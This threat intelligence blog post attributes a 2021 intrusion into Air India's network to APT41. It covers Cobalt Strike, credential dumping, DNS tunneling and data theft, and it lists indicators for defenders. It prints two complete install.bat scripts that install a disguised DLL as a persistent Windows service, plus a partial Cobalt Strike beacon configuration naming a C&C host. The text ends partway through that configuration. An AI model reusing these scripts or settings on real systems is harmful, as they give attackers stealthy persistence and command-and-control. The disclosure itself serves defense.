

Big airline heist

[i blog.group-ib.com/columnmtk_apt41](https://blog.group-ib.com/columnmtk_apt41)



10.06.2021

APT41 likely behind a third-party attack on Air India



Nikita Rostovcev

Threat Intelligence Analyst at Group-IB

UPDATE: This blog post was updated on August 12, 2021 at the request of a third party.

Executive summary

In late May, Air India reported a massive passenger data breach. The announcement was preceded by data breaches in various airline companies, including **Singapore Airlines and Malaysia Airlines**. According to the public source data, these airlines use services of the same IT service provider. The media suggested the airline industry was facing "a coordinated supply chain attack". Air India was the first carrier to reveal more details about its security breach.

The data revealed by Air India suggested that the massive data breach that affected multiple carriers was a result of the compromise of the airline's IT service provider. That announcement prompted Group-IB Threat Intelligence analysts to look closer at the attack.

Using its external threat hunting tools, Group-IB's Threat Intelligence team then discovered and attributed another previously unknown cyberattack on Air India with moderate confidence to the Chinese nation-state threat actor known as **APT41**. The campaign was codenamed **ColumnTK**.

In this blog post you will find:

- Previously unknown details about the ColumnTK campaign
- Evidence of compromised workstations and exfiltration of 200 MB of data from Air India's network
- Descriptions of TTPs used during the ColumnTK campaign
- Connections between APT41 and the infrastructure used during the ColumnTK campaign

The potential ramifications of this incident for the entire airline industry and carriers that might yet discover traces of ColumnTK in their networks are significant. To help companies detect and hunt for ColumnTK, we have provided a full list of indicators of compromise (IOCs) that we retrieved. MITRE ATT&CK, MITRE Shield, and recommendations are available at the end of this blog post. Group-IB's Threat Intelligence team informed CERT India and Air India of its findings so that they can take the necessary steps to mitigate the threat.

Background

On May 21, Air India, India's flag carrier, published an official statement on their website about a data breach. The announcement revealed that the breach was caused by a February incident at the airline's IT service provider, which is responsible for processing customers' personally identifiable information (PII). However, that statement has since been corrected. It came to light that the cyberattack on this IT service provider affected 4,500,000 data subjects globally, including data related to Air India's customers.

To view this email as a web page, go [here](#).



Dear Passenger,

This is to inform you that SITA PSS our data processor of the passenger service system (which is responsible for storing and processing of personal information of the passengers) had recently been subjected to a cybersecurity attack leading to personal data leak of certain passengers including yours. This incident affected around 4,500,000 data subjects in the world.

While we had received the first notification in this regard from our data processor on 25.02.2021, we would like to clarify that the identity of the affected data subjects was only provided to us by our data processor on 25.03.2021 & 5.04.2021. The present communication is an effort to apprise you of accurate state of facts as on date and to supplement our general announcement of 19th March 2021 initially made via our website.

The breach involved personal data registered between 26th August 2011 and 20th February 2021, with details that included name, date of birth, contact information, passport information, ticket information, Star Alliance and Air India frequent flyer data (but no passwords data were affected) as well as credit cards data. However, in respect of this last type of data, CVV/CVC numbers are not held by our data processor.

Shortly after Air India's public announcement, the database allegedly related to their security breach was put up for sale on an underground market at USD 3,000.




The screenshot shows a webpage from 'DARK LEAK MARKET' with a teal header. Below the header, there is a navigation bar with 'HOME' and 'GET HELP' links. The main content area features a listing for 'AirIndia breach information of 4.5 million custome' (sic) for the month of 'MAY, 2021' at a 'PRICE: \$3000'. The listing includes the Air India logo and a detailed description: 'Data was leaked two months following the hack of Passenger Service System provider SITA in February 2021. The Data involved personal data of registered customers between 26th August 2011 and 3rd February 2021, with details included name, date of bir' (sic). At the bottom of the listing, it shows '8102 VIEWS / 1 SOLD'.

According to [Group-IB's Threat Intelligence & Attribution system](#), the alleged database was published on a fraudulent resource known for reselling data that has been published on various data-leak websites. Because the database had never surfaced anywhere on the dark web, nor in the public domain, Group-IB researchers considered it fake and decided to instead look deeper and discovered that the post about Air India's alleged data had nothing to do with what happened in reality. Group-IB's Threat Intelligence team soon realized that in this other attack on Air India they were dealing with a sophisticated nation-state threat actor, rather than another financially motivated cybercriminal group.

Compromise of Air India's network

In mid-February 2021, Group-IB's Threat Intelligence & Attribution system detected infected devices that were part of Air India's computer network. Starting from at least February 23, 2021, a device inside the company's network communicated with a server with the IP address 185[.]118[.]166[.]66. According to Group-IB's Network Graph, this server has hosted Cobalt Strike, a popular post-exploitation framework, since December 11, 2020 (we will come back to it a little later).



Lifetime of a Cobalt Strike tag in Group-IB's Network Graph

The patient zero that started communicating with the C&C server was a device named «SITASERVER4» with the local IP address 172.[.]16[.]111[.]103 and managed by AirIndia.

After the attackers established persistence in the network and obtained passwords, they began moving laterally. The threat actor collected information inside the local network, including names of network resources and their addresses.

Below are examples of commands that were used for lateral movement:

The results of some commands:

The attackers exfiltrated NTLM hashes and plain-text passwords from local workstations using hashdump and mimikatz. The attackers tried to escalate local privileges with the help of BadPotato malware. BadPotatoNet4.exe was uploaded to one of the devices inside the victim's network under the name SecurityHealthSystray.exe. According to our data, at least 20 devices from Air India's network were compromised during the lateral movement stage. The attackers used DNS-txt requests to connect the bots to the C&C server. The following domains were used for DNS tunneling.

- ns2[.]column[.]tk;


- ns1[.]column[.]tk.

The name of the campaign, **ColumnTK**, is derived from these initially discovered domains.

It was also found that the attackers extracted 233,390,032 bytes of data from the following devices:

- SITASERVER4
- AILCCUALHSV001
- AILDELCCPOSCE01
- AILDELCCPDB01
- WEBSERVER3

According to Group-IB's Threat Intelligence & Attribution data, the compromised devices were located in different subnets, which may indicate that the compromise affected various segments of Air India's network. While the initial attack vector remains unknown, according to Group-IB's records, the attack on Air India lasted for at least 2 months and 26 days. It took the attackers 24 hours and 5 minutes to spread Cobalt Strike beacons to other devices in the airline's network.



ColumnTK Timeline


Connections with APT41

Group-IB researchers believe with moderate confidence that the ColumnTK campaign was carried out by APT41, a prolific Chinese-speaking nation-state threat actor. APT41, also known as WICKED SPIDER (PANDA), Winnti Umbrella, and BARIUM, is believed to have

been engaging in state-sponsored espionage in China's interests as well as committing financially motivated cybercrimes. According to Group-IB's Threat Intelligence & Attribution system, the threat actor has been active since at least 2007.

APT41 is known for stealing digital certificates for its cyber espionage operations. India is a frequent target of Chinese nation-state adversaries.

When analyzing the network infrastructure of the C&C-server involved in the cyberattack against Air India, Group-IB's Threat Intelligence & Attribution system revealed that the threat actor used a specific SSL certificate, which was detected on five hosts only.




Network relations between hosts with a specific fingerprint presented in Group-IB's Threat Intelligence & Attribution system

Let's take a closer look at these five IP addresses.

One of them, 45.[.]61.[.]136.[.]199, was attributed to APT41(aka Barium) by Microsoft in their recent research.

It is worth looking at another IP address from the list: 104.[.]224.[.]169.[.]214. This IP address was used as an A record for two domains: server04.[.]dns04.[.]com and service04.[.]dns04.[.]com. The IP address was also used to host the Cobalt Strike framework and shared an SSL certificate, b3038101fd0e8b11c519f739f12c7e9b60234d3b, with ColumnTK's IP address 185.[.]118.[.]166.[.]66. When analyzing the dns04.[.]com subdomains, we found that these domains were parked at the IP address 127.0.0.1 on the same date: April 15, 2021. According to Group-IB researchers, APT41 usually parks their domains for some time at 127.0.0.1 after their campaigns are over.



Network relations between hosts parked at 127.0.0.1.

Source: Group-IB Threat Intelligence & Attribution

Another interesting domain is service[.]dns22[.]ml. This domain shared the SSL certificate b3038101fd0e8b11c519f739f12c7e9b60234d3b with ColumnTK's IP address and was parked at 127.0.0.1 on January 15, 2021. Security researchers found that the IP address 104[.]224[.]169[.]214 was used as the IP address for a shellcode loader in APT41's earlier campaigns, in which the domain service[.]dns22[.]ml was also used.

Group-IB researchers discovered a file named "Install.bat" (SHA1-7185bb6f1dddca0e6b5a07b357529e2397cdee44). The file was uploaded by the attackers to some of the compromised devices inside Air India's network as part of the ColumnTK campaign. The file is very similar to one used by APT41 in a different campaign described by FireEye researchers.

In both cases, the files were used to establish persistence in the network. The files are very similar in the way they launch a DLL file as a service and create keys in the registry. The contents of the file "install.bat" from APT41's This is Not a Test campaign:

```
@echo off
set "WORK_DIR=C:\Windows\System32"
set "DLL_NAME=storesyncsvc.dll"
set "SERVICE_NAME=StorSyncSvc"
set "DISPLAY_NAME=Storage Sync Service"
set "DESCRIPTION=The Storage Sync Service is the top-level resource for File Sync. It
creates sync relationships with multiple storage accounts via multiple sync groups.
If this service is stopped or disabled, applications will be unable to run
collectly."
sc stop %SERVICE_NAME%
sc delete %SERVICE_NAME%
mkdir %WORK_DIR%
copy "%
dp0%DLL_NAME%" "%WORK_DIR%" /Y
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v
"%SERVICE_NAME%" /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f
sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -k
%SERVICE_NAME%" type= share start= auto error= ignore DisplayName= "%DISPLAY_NAME%"
SC failure "%SERVICE_NAME%" reset= 86400 actions=
restart/60000/restart/60000/restart/60000
sc description "%SERVICE_NAME%" "%DESCRIPTION%"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /v
"ServiceDll" /t REG_EXPAND_SZ /d "%WORK_DIR%\%DLL_NAME%" /f
net start "%SERVICE_NAME%"
```


The contents of the file "install.bat" from the ColumnTK campaign:

```

@echo off
set "WORK_DIR=c:\Windows\System32"
set "DLL_NAME=SecurityHealthSystray.dll"
set "SERVICE_NAME=COMSysConfig"
set "DISPLAY_NAME=COM+ Update Service"
set "DESCRIPTION="
sc stop %SERVICE_NAME%
sc delete %SERVICE_NAME%
mkdir %WORK_DIR%
copy "%
dp0%DLL_NAME%" "%WORK_DIR%" /Y
dp0SecurityHealthSystra.ocx" "%WORK_DIR%\SecurityHealthSystra.ocx" /Y
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v
"%SERVICE_NAME%" /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f
sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -k
%SERVICE_NAME%" type= share start= auto error= ignore DisplayName= "%DISPLAY_NAME%"
SC failure "%SERVICE_NAME%" reset= 86400 actions=
restart/60000/restart/60000/restart/60000
sc description "%SERVICE_NAME%" "%DESCRIPTION%"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /v
"ServiceDll" /t REG_EXPAND_SZ /d "%WORK_DIR%\%DLL_NAME%" /f
net start "%SERVICE_NAME%"

```

Group-IB researchers believe with moderate confidence that the ColumnTK campaign against Air India was carried out by the Chinese nation-state threat actor APT41.



Attribution of the ColumnTK campaign against Air India to APT41.

ColumnTK MITRE ATT&CK and MITRE SHIELD

Below are indicators that were used in this campaign as well as MITRE ATT&CK mapping and a corresponding list of mitigation solutions. Companies should use MITRE ATT&CK to better prepare for attacks and know what techniques are needed to mitigate security risks

associated with this threat actor.

Tactics	Techniques used by adversaries	Mitigations & Active Defense Techniques	Group-IB solutions
EXECUTION	T1059. Command and Scripting Interpreter T1569.002. System Services: Service Execution	M1038. Execution Prevention M1022. Restrict File and Directory Permissions M1026. Privileged Account Management	Cyber Education Threat Hunting Framework Red Teaming Threat Hunting Framework Threat Hunting Framework Threat Intelligence & Attribution
PERSISTENCE	T1543.003. Create or Modify System Process: Windows Service	M1047. Audit M1018. User Account Management M1026. Privileged Account Management	
PRIVILEGE ESCALATION	T1543.003. Create or Modify System Process: Windows T1134. Access Token Manipulation T1055.012. Process Injection: Process Hollowing	M1026. Privileged Account Management M1040. Behavior Prevention on Endpoint	
DEFENSE EVASION	T1134. Access Token Manipulation, T1055.012. Process Injection; Process Hollowing, T1070.004. Indicator Removal on Host: File Deletion	M1040. Behavior Prevention on Endpoint M1026. Privileged Account Management M1052. User Account Control M1037. Filter Network Traffic M1035. Limit Access to Resource Over Network M1027. Password Policies	
LATERAL MOVEMENT	T1550.002. Use Alternate Authentication: Pass the Hash T1021.002. Remote Services: SMB/Windows Admin Shares	M1040. Behavior Prevention on Endpoint M1026. Privileged Account Management M1052. User Account Control M1037. Filter Network Traffic M1035. Limit Access to Resource Over Network M1027. Password Policies	
CREDENTIAL ACCESS	T1003. OS Credential Dumping	M1043. Credential Access Protection M1027. Password Policies M1026. Privileged Account Management M1017. User Training	
DISCOVERY	T1046. Network Service Scanning	M1031. Network Intrusion Prevention M1030. Network Segmentation Prevention M1037. Filter Network Traffic	
COLLECTION	T1005. Data from Local System	M1031. Network Intrusion Prevention M1030. Network Segmentation Prevention M1037. Filter Network Traffic	
COMMAND AND CONTROL	T1071.004. Application Layer Protocol: DNS		
EXFILTRATION	T1029. Scheduled Transfer		

Learn more about Group-IB's products and services:

Group-IB's [Threat Intelligence & Attribution system](#), [Threat Hunting Framework](#), [Red Teaming](#), and [Cyber Education](#)
Indicators of compromise

Below are indicators that were used in this campaign as well as MITRE ATT&CK mapping and a corresponding list of mitigation solutions. Companies should use MITRE ATT&CK to better prepare for attacks and know what techniques are needed to mitigate security risks associated with this threat actor.

Network indicators:

- 185.118.164[.]198;
- 104.224.169[.]214;
- 45.61.136[.]199;
- 185.118.166[.]66;
- 149.28.134[.]209;
- column[.]tk.

Beacon configuration from 185.118.166[.]66

```

"post-get.verb" : "",
"process-inject-stub" : "d5nX4wNnwCo18Wx3jr4tPg==",
"http-get.uri" : "cs[.]column[.]tk,/dpixel",
"http-get.server.output" : "",
"post-ex.spawnto_x64" : "%windir%\sysnative\rundll32.exe",
"post-ex.spawnto_x86" : "%windir%\syswow64\rundll32.exe",
"cryptoscheme" : 0,
"process-inject-transform-x64" : "",
"process-inject-transform-x86" : "",
"maxdns" : 255,
"process-inject-min_alloc" : 0,
"http-post.client" : "&Content-Type: application/octet-streamid",
"dns_sleep" : 0,
"ssl" : true,
"SSH_Password_Pubkey" : "",
"http-post.uri" : "/submit.php",
"Proxy_UserName" : "",
"cookieBeacon" : 1,
"CFGCaution" : 0,
"process-inject-start-rwx" : 64,
"spawto" : "",
"SSH_Host" : "",
"stage.cleanup" : 0,
"SSH_Username" : "",
"watermark" : 305419896,
"process-inject-use-rwx" : 64,
"dns_idle" : 0,
"sleeptime" : 60000,
"dns" : false,
